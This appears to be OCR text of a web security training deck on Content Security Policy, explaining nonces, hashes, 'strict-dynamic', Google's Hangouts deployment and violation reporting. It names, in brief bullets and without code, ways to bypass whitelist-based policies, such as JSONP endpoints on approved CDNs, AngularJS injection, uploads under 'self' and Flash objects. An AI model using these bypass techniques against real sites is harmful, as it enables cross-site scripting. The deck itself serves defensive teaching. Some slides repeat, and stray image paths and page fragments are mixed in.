    window.twttr=function(t,e,r){var n,i=t.getElementsByTagName(e)
    [0],w=window.twttr||{};return t.getElementById(r)||
    ((n=t.createElement(e)).id=r,n.src="https://platform.twitter.com/
    widgets.js",i.parentNode.insertBefore(n,i),w._e=[],w.ready=
    function(t){w._e.push(t)}),w}(document,"script","twitter-wjs")
  </script>
  <script src="runtime.7b63b9fd40098a2e8207.js"></script>
  <script src="polyfills.00096ed7d93ed26ee6df.js"></script>
  <script src="main.8e56a2a77fee2657fb91.js"></script>
</body>
```



Intermezzo: CSP bypass attacks

CSP Is Dead, Long Live CSP! On the Insecurity of Whitelists and the Future of Content Security Policy

Lukas Weichselbaum
Google Inc.
lwe@google.com

Michele Spagnuolo
Google Inc.
mikispag@google.com

Sebastian Lekies
Google Inc.
slekies@google.com

Artur Janc
Google Inc.
aaj@google.com

ABSTRACT

Content Security Policy is a web platform mechanism designed to mitigate cross-site scripting (XSS), the top security vulnerability in modern web applications [24]. In this paper, we take a closer look at the practical benefits of adopting

1. INTRODUCTION

Cross-site scripting – the ability to inject attacker-controlled scripts into the context of a web application – is arguably the most notorious web vulnerability. Since the first formal reference to XSS in a CERT advisory in 2000

https://research.google/pubs/pub45542/

> **In total, we find that 94.68% of policies that attempt to limit script execution are ineffective**

Evaluated CSP as seen by a browser supporting CSP Version 2

expand/collapse all

script-src

'self'	'self' can be problematic if you host JSONP, Angular or user uploaded files.
'sha256-J08rpp6xsjad...pnU0TKH9lvcV2o='	
https://platform.twitter.com	No bypass found; make sure that this URL doesn't serve JSONP replies or Angular libraries.
https://cdn.syndication.twimg.com	cdn.syndication.twimg.com is known to host JSONP endpoints which allow to bypass this CSP.

object-src [missing] — Missing object-src allows the injection of plugins which can execute JavaScript. Can you set it to 'none'?

https://csp-evaluator.withgoogle.com/

BYPASSING URL-BASED CSP POLICIES

- Policies often approve entire CDNs which contain vulnerable libraries
  - E.g., a CDN hosting AngularJS can be used with Angular template injection
  - E.g., a CDN with JSONP endpoints allows arbitrary injection attacks
- Approving the own origin with ***'self'*** becomes problematic with file uploads
  - An insecure file upload mechanism can allow the attacker to include uploaded content
  - If the content is hosted within the own origin, CSP can be bypassed
- CSP handles redirects in a peculiar way
  - After following a redirect, only the host is checked, not the path
  - A CSP policy approving an open redirect and specific CDN files can still be bypassed
- A CSP policy not preventing the loading of Flash can be bypassed
  - The attacker can load a malicious Flash file which can trigger XSS in the browser
  - CSP policies must restrict the loading of these resources with a strict ***object-src*** directive

Host-based CSP policies are often insecure and considered mostly deprecated

On the security of URL-based CSP policies

- URL-based policies suffer from bypasses and are considered deprecated
  - Nonces do not suffer from bypasses, since they identify elements that are approved
- URL-based policies can still be used under a couple of conditions
  - A policy with ***'self'*** pointing to an origin with only the application is fine
  - Only use a limited number of file-based entries instead of host-based entries
    - I.e., specifying an exact file on a CDN instead of just the CDN
  - Specify an ***'object-src'*** directive (preferably with expression ***'none'***)
- Using nonce-only and hash-only policies works well in isolated applications
  - An application only loading its own resources can use such a policy
  - An application loading remote content will run into challenges with dependencies
    - E.g., loading a Twitter timeline with only hashes/nonces will not work

A simple CSP policy for isolated applications

```
1 Content-Security-Policy:
2   script-src 'self';
3   object-src 'none';
4   base-uri 'self';
```

This policy offers a great trade-off between *security* and *complexity* for isolated applications

This policy is only secure if nothing else is hosted on the application's origin

Enabling dynamic script loading with CSP

Scripts are approved with a nonce-only policy and objects (e.g., Flash) are blocked

A nonce-only CSP policy deployed by the application

```
Content-Security-Policy: script-src 'nonce-x4GACP2dm0UCK'; object-src 'none'
```

A code snippet from the application which applies nonce propagation to load another code file

```
<script nonce="x4GACP2dm0UCK">
    var s = document.createElement("script");
    s.setAttribute("nonce", "x4GACP2dm0UCK");
    s.src = "https://trusted.example.com/myscript.js";
    document.body.appendChild(s);
</script>
```

The nonce marking a code block as valid is propagated on a script tag to load a remote script file

The browser does not expose the nonce in the DOM, but makes it programmatically available to running code at *document.currentScript.nonce*

Using nonce propagation

Nonce propagation in practice

- Nonce propagation is an explicit form of delegating trust
  - Nonce propagation is done by a script block or code file that is already approved
  - Giving a new script element the nonce marks that script as approved for CSP
- Nonce propagation is useful for resources within the application
  - Typically, resources from within the application are trusted, so propagation makes sense
  - E.g., loading a library which requires the loading of dependencies
- **Nonce propagation should not be used on unknown or untrusted scripts**
  - Do not setup an automatic nonce propagation mechanism that applies to all scripts
  - Do not propagate nonces to scripts that have not been properly vetted

A nonce-only policy (with nonce propagation) is the most secure CSP configuration

A CSP policy deployed by the application

```
1  Content-Security-Policy: script-src 'self' 'sha256-FqDlP5rXg5u…ZNUUQzh4BoJeR5SkA='
2    https://platform.twitter.com/ https://cdn.syndication.twimg.com
```

Nonces will not suffice to replace the CSP policy we built to allow a Twitter timeline

Twitter's code does not propagate nonces, so the dependencies cannot be loaded

CSP level 3 defines 'strict-dynamic' *to automatically propagate trust*

```
1  Content-Security-Policy: script-src 'sha256-FqDlP5rXg5u…ZNUUQzh4BoJeR5SkA='
2    'strict-dynamic'
```

strict-dynamic allows a trusted code block or file to load additional resources without needing explicit CSP approval

AUTOMATIC TRUST PROPAGATION WITH *'STRICT-DYNAMIC'*

- ***'strict-dynamic'*** is an automatic trust propagation mechanism
  - Trusted scripts are allowed to load additional scripts, without explicit nonce propagation
  - An automatic mechanism for the manual process of adding more URLs in level 2

- ***'strict-dynamic'*** is only valid when the application avoids dangerous patterns
  - Only approves scripts loaded through the proper DOM APIs
    - E.g., using ***document.createElement***
  - Loading script code through text-to-code sinks is not subject to automatic propagation
    - E.g., using ***document.write***

- A policy with ***'strict-dynamic'*** is considered to be a good trade-off
  - These policies protect against most injection attacks and support complex applications
  - When ***'strict-dynamic'*** is enabled, the browser ignores all URL-based entries

Loading resources with 'strict-dynamic'

THE DETAILS OF *'STRICT-DYNAMIC'*

- Trust propagation with ***'strict-dynamic'*** requires a secure starting point
  - The starting point must be approved with a nonce or a hash
    - Inline code blocks can use either nonces or hashes
    - Remote code files typically use nonces
  - Scripts approved by URL-based expressions are ***not considered to be trusted***

- CSP level 3 will bring support for hashing remote code files
  - Hashed remote code files are also a valid starting point for using ***'strict-dynamic'***

- The use of ***'strict-dynamic'*** causes URL-based expressions to be ignored
  - Hashes and nonces already caused ***'unsafe-inline'*** to be ignored
  - This allows the application to build a backwards compatible policy

headers HTTP header: Content-Security-Policy: strict-dynamic

Usage % of all users ?

Global 92.69%

Current aligned | Usage relative | Date relative | Filtered | All

Chrome	Edge *	Safari	Firefox	Opera	IE ! *
4-51	12-18	3.1-15.3	2-51	10-38	
52-112	79-112	15.4-16.4	52-112	39-98	6-10
113	113	16.5	113	99	11
114-116		16.6-TP	114-115		

Chrome for Android	Safari on iOS *	Samsung Internet	Opera Mini *	Opera Mobile *
	3.2-15.3	4-5.4		
	15.4-16.4	6.2-20		12-12.1
113	16.5	21	all	73

Case study: CSP at Google

The CSP policy on Google Hangouts

```
Content-Security-Policy:
  script-src 'report-sample' 'nonce-+wb8eWh0/5ihwKk2OYeWRg' 'unsafe-inline'
             'strict-dynamic' https: http: 'unsafe-eval';
  object-src 'none';
  base-uri 'self';
  report-uri /webchat/_/cspreport
```

The CSP policy on Google Hangouts

```
1  Content-Security-Policy:
2    script-src 'report-sample' 'nonce-+wb8eWh0/5ihwKk2OYeWRg' 'unsafe-inline'
3               'strict-dynamic' https: http: 'unsafe-eval';
4    object-src 'none';
5    base-uri 'self';
6    report-uri /webchat/_/cspreport
```

Unsafe-inline **is ignored when the browser observes the use of a hash or a nonce**

URL-based entries **are ignored when the browser observes *strict-dynamic***

Eval **is not as evil as once thought, because it is unlikely that user-provided data directly ends up in *eval***

A backwards compatible CSP policy, as deployed by Google Hangouts

```
Content-Security-Policy:
  script-src 'nonce-+wb8eWh0/5ihwKk2OYeWRg' 'unsafe-inline'
             'strict-dynamic' https: http: 'unsafe-eval';
  …
```

The CSP policy as seen by browsers supporting 'strict-dynamic'

```
  script-src 'nonce-+wb8eWh0/5ihwKk2OYeWRg' 'unsafe-inline'
             'strict-dynamic' https: http: 'unsafe-eval';
```

A secure policy, only allowing nonced scripts and their direct dependencies

The CSP policy as seen by browsers supporting CSP Level 2

```
  script-src 'nonce-+wb8eWh0/5ihwKk2OYeWRg' 'unsafe-inline'
             'strict-dynamic' https: http: 'unsafe-eval';
```

Inline code blocks must be nonced, but remote code files can be loaded from anywhere

The CSP policy as seen by browsers supporting CSP Level 1

```
  script-src 'nonce-+wb8eWh0/5ihwKk2OYeWRg' 'unsafe-inline'
             'strict-dynamic' https: http: 'unsafe-eval';
```

All inline and remote code is loaded, but the application does not break either

A backwards compatible CSP policy, as deployed by Google Hangouts

```
Content-Security-Policy:
  script-src 'nonce-+wb8eWh0/5ihwKk2OYeWRg' 'unsafe-inline'
             'strict-dynamic' https: http: 'unsafe-eval';
  …
```

A backwards compatible policy that does not break the application and provides additional security in most browsers

The CSP policy as seen by browsers supporting 'strict-dynamic'

```
  script-src 'nonce-+wb8eWh0/5ihwKk2OYeWRg' ~~'unsafe-inline'~~
             'strict-dynamic' ~~https: http:~~ 'unsafe-eval';
```

Safari 15.4 added support for strict-dynamic

The CSP policy as seen by browsers supporting CSP Level 2

```
  script-src 'nonce-+wb8eWh0/5ihwKk2OYeWRg' ~~'unsafe-inline'~~
             ~~'strict-dynamic'~~ https: http: 'unsafe-eval';
```

The CSP policy as seen by browsers supporting CSP Level 1

```
  script-src ~~'nonce-+wb8eWh0/5ihwKk2OYeWRg'~~ 'unsafe-inline'
             ~~'strict-dynamic'~~ https: http: 'unsafe-eval';
```

Google Case Study: >60% of XSS Blocked by CSP

- Externally reported XSS in 2018
- Among 11 XSS vulnerabilities on very sensitive domains
  - 9 were on endpoints with strict CSP deployed, in 7 of which (**78%**) CSP successfully prevented exploitation
- Among all valid 69 XSS vulnerabilities on sensitive domains
  - 20 were on endpoints with strict CSP deployed
  - in 12 of which (**60%**) CSP successfully prevented exploitation

https://speakerdeck.com/lweichselbaum/csp-a-successful-mess-between-hardening-and-mitigation?slide=13

This "universal CSP policy" offers solid protection with minimal configuration effort

Content Security Policy

CSP in Single Page Applications

USING *'STRICT-DYNAMIC'* IN SPAS

- ***'strict-dynamic'*** is crucial for dynamic code loading, including lazy loading
  - To enable ***'strict-dynamic'***, the first piece of code must be approved with hash or nonce
  - In an SPA, the application bundle is typically loaded as one or more remote code files
    - Using hashes for remote code files is not universally supported
    - Nonces require dynamic pages, which conflicts with statically deploying SPAs (e.g., CDN)

This hash uniquely identifies the code block containing the script loader

The use of 'strict-dynamic' enables trust propagation for hashed script blocks

A CSP policy deployed by the application

```
Content-Security-Policy: script-src 'sha256-FqDlP5…h4BoJeR5SkA=' 'strict-dynamic'
```

A script loader that can be included in the SPA's main HTML file

```
<script>
  let scripts = ["https://restograde.com/vendor.js",
                 "https://cdn.example.com/crypto.js"];

  for(let i in scripts) {
    let s = document.createElement("script");
    s.src = scripts[i];
    document.body.appendChild(s);
  }
</script>
```

The script loader is a static inline code block, which can be allowed to load additional scripts with *'strict-dynamic'*

strict-csp-html-webpack-plugin

1.0.2 • Public • Published 5 months ago

Readme | Explore BETA | 1 Dependency | 0 Dependents | 5 Versions

Keywords

csp content-security-policy security

Install

```
npm i strict-csp-html-webpack-plugin
```

Repository

github.com/google/strict-csp

Homepage

github.com/google/strict-csp#readme

Weekly Downloads

370

Version

1.0.2

License

Apache-2.0


https://www.npmjs.com/package/strict-csp-html-webpack-plugin

USING *'STRICT-DYNAMIC'* IN SPAS


- ***'strict-dynamic'*** is crucial for dynamic code loading, including lazy loading
  - To enable ***'strict-dynamic'***, the first piece of code must be approved with hash or nonce
  - In an SPA, the application bundle is typically loaded as one or more remote code files
    - Using hashes for remote code files is not universally supported
    - Nonces require dynamic pages, which conflicts with statically deploying SPAs (e.g., CDN)

- Using hashes in SPAs is possible with a workaround or with CSP level 3
  - The workaround is a script loader that can be approved with a hash
  - Combined with ***'strict-dynamic'***, the script loader can load the required resources
  - Using CSP level 3 is preferred over using a workaround with a script loader

NONCES CONFLICT WITH STATICALLY SERVING SPAS



Dynamically serving SPAs



This nonce in the policy is used to identify approved script tags (inline or remote)

Strict-dynamic enables automatic trust propagation to load dependencies

A recommended CSP policy with a solid trade-off between security and flexibility

```
1  Content-Security-Policy: script-src 'nonce-x4GACP2dm0UCK' 'strict-dynamic'
```

Note that the host with our application bundle does not have to be listed, the nonce suffices to approve the file

A code snippet from the application containing a remote code file with a nonce

```
1  <script nonce="x4GACP2dm0UCK" src="/runtime.js"></script>
```

In CSP level 2, we can add a nonce to the policy and to a script tag, marking a specific script element as approved

USING *'STRICT-DYNAMIC'* IN SPAS

- ***'strict-dynamic'*** is crucial for dynamic code loading, including lazy loading
  - To enable ***'strict-dynamic'***, the first piece of code must be approved with hash or nonce
  - In an SPA, the application bundle is typically loaded as one or more remote code files
    - Using hashes for remote code files is not universally supported
    - Nonces require dynamic pages, which conflicts with statically deploying SPAs (e.g., CDN)
- Using hashes in SPAs is possible with a workaround or with CSP level 3
  - The workaround is a script loader that can be approved with a hash
  - Combined with ***'strict-dynamic'***, the script loader can load the required resources
  - Using CSP level 3 is preferred over using a workaround with a script loader
- Using nonces becomes possible by rewriting the SPA's HTML page
  - A simple stateless rewriting step suffices (e.g., with an AWS Lambda or Azure Function)
  - NodeJS NPM modules support CSP header configurations with nonces

A simple CSP policy for isolated applications

```
1 Content-Security-Policy:
2   script-src 'self';
3   object-src 'none';
4   base-uri 'self';
```

This policy offers a great trade-off between *security* and *complexity* for isolated applications

This policy is only secure if nothing else is hosted on the application's origin

CSP REPORTING

ENABLING CSP REPORTING


- Browsers can be instructed to send reports of encountered CSP violations
  - Reports include information about content or actions that violate the CSP policy
  - The ***report-uri*** directive identifies the reporting endpoint to send reports to
  - Reports are simple JSON objects with information about the violation

- Reporting is a powerful feature to get insights in client-side execution problems
  - Every client-side situation is unique, and may result in different execution issues
  - With reporting, you can follow up on broken features, potential attacks, ...

A CSP policy with reporting enabled

```
1  Content-Security-Policy:
2    script-src 'sha256-eWh0wK…k2OYeWR';
3    report-uri https://restograde.com/cspreporting
```

CSP reporting in action



Field	Value
Blocked URI	inline
Disposition	enforce
Document URI	https://jsp.restograde.com/Home
Effective directive	script-src
Original policy	script-src 'self'; report-uri https://csp.restograde.com/csp/report;
Referrer	
Script sample	
Status code	0
Violated directive	script-src

A CSP policy deployed by the application

```
1  Content-Security-Policy: script-src 'sha256-eWh0wK…k2OYeWR' 'report-sample'
```

Field	Value
Blocked URI	inline
Disposition	enforce
Document URI	https://jsp.restograde.com/Home
Effective directive	script-src
Original policy	script-src 'self' 'report-sample'; report-uri https://csp.restograde.com/csp/report;
Referrer	
Script sample	!function(d,s,id){var js,fjs=d.getElemen
Status code	0
Violated directive	script-src

Instruct the browser to include a small snippet of the violating code

